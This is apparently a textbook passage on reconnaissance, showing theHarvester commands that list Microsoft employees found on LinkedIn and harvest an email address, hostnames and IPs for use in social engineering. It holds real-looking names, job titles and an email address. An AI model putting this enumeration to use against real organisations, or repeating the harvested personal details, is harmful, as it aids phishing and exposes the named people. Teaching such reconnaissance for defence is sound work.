
  In the above command, `-d` specifies the domain or company name to search, `-l` specifies the number of results to be retrieved, and `-b` specifies the data source as LinkedIn.



```
┌─[attacker@parrot]─[~]
└──╼ $theHarvester -d microsoft -l 200 -b linkedin

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: microsoft

        Searching 100 results.
```

Attackers search on LinkedIn to obtain employee details

Figure 2.21: Screenshot showing theHarvester command to enumerate users on LinkedIn




```
[*] LinkedIn Users found: 106
---------------------
Ahmed Zayed
Akosua Boadi-Agyemang
Alex Simons
Amit Fulay
Andrey Cavalcanti - General Manager
Andrey Proskurin - Corporate Vice President of Engineering
Anthony Chu - Senior Program Manager
Betty Rhiger - Chief Technology Officer
Brooke Mikalachki - Business Applications Sales Executive
Charles Lamanna - Corporate Vice President
Charlie Bell
Chelsea Lee - Microsoft Technical Trainer
Cheri Chevalier
Chris Pratley - Corporate Vice President
Christine Guyot - Director Corporate Affairs
Cindy Davison - National Azure Director
Dan Kelcey - Datacenter Technician
David Beauchemin
David Kozera - Microsoft 365 for Education Country Lead
David Peterson
```

Obtains information about target employee name, job title, etc.


Figure 2.22: Screenshot showing theHarvester search results from LinkedIn

Harvesting Email Lists

- Gathering email addresses related to the target organization acts as an **important attack vector during the later phases of hacking**
- Attackers use automated tools such as **theHarvester** and **Email Spider** to collect publicly available email addresses of the target organization that helps them perform social engineering and brute-force attacks



```
└──╼ $theHarvester -d microsoft.com -l 200 -b baidu

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: microsoft.com

[*] Searching Baidu.
```



```
[*] Searching Baidu.

[*] No IPs found.

[*] Emails found: 1
----------------------
gloriac@microsoft.com

[*] Hosts found: 5
---------------------
apps.dev.microsoft.com:40.126.29.20, 40.126.29.21, 40.126.29.0, 40.126.2
9.2, 40.126.29.22, 40.126.29.23, 40.126.29.1
redeem.microsoft.com:23.219.127.195
signup.microsoft.com:13.107.246.41, 13.107.213.41
support.microsoft.com:23.193.120.116
www.microsoft.com:23.46.201.6
┌─[attacker@parrot]─[~]
└──╼ $
```

http://www.edge-security.com

Harvesting Email Lists

Gathering email addresses related to the target organization acts as an important attack vector during the later phases of hacking. Attackers can use automated tools such as theHarvester and Email Spider to collect publicly available email addresses of the employees of the target organization. These tools harvest email lists related to a specified domain using search engines such as Google, Bing, and Yahoo. Attackers use these email lists and usernames to perform social engineering and brute force attacks on the target organization.

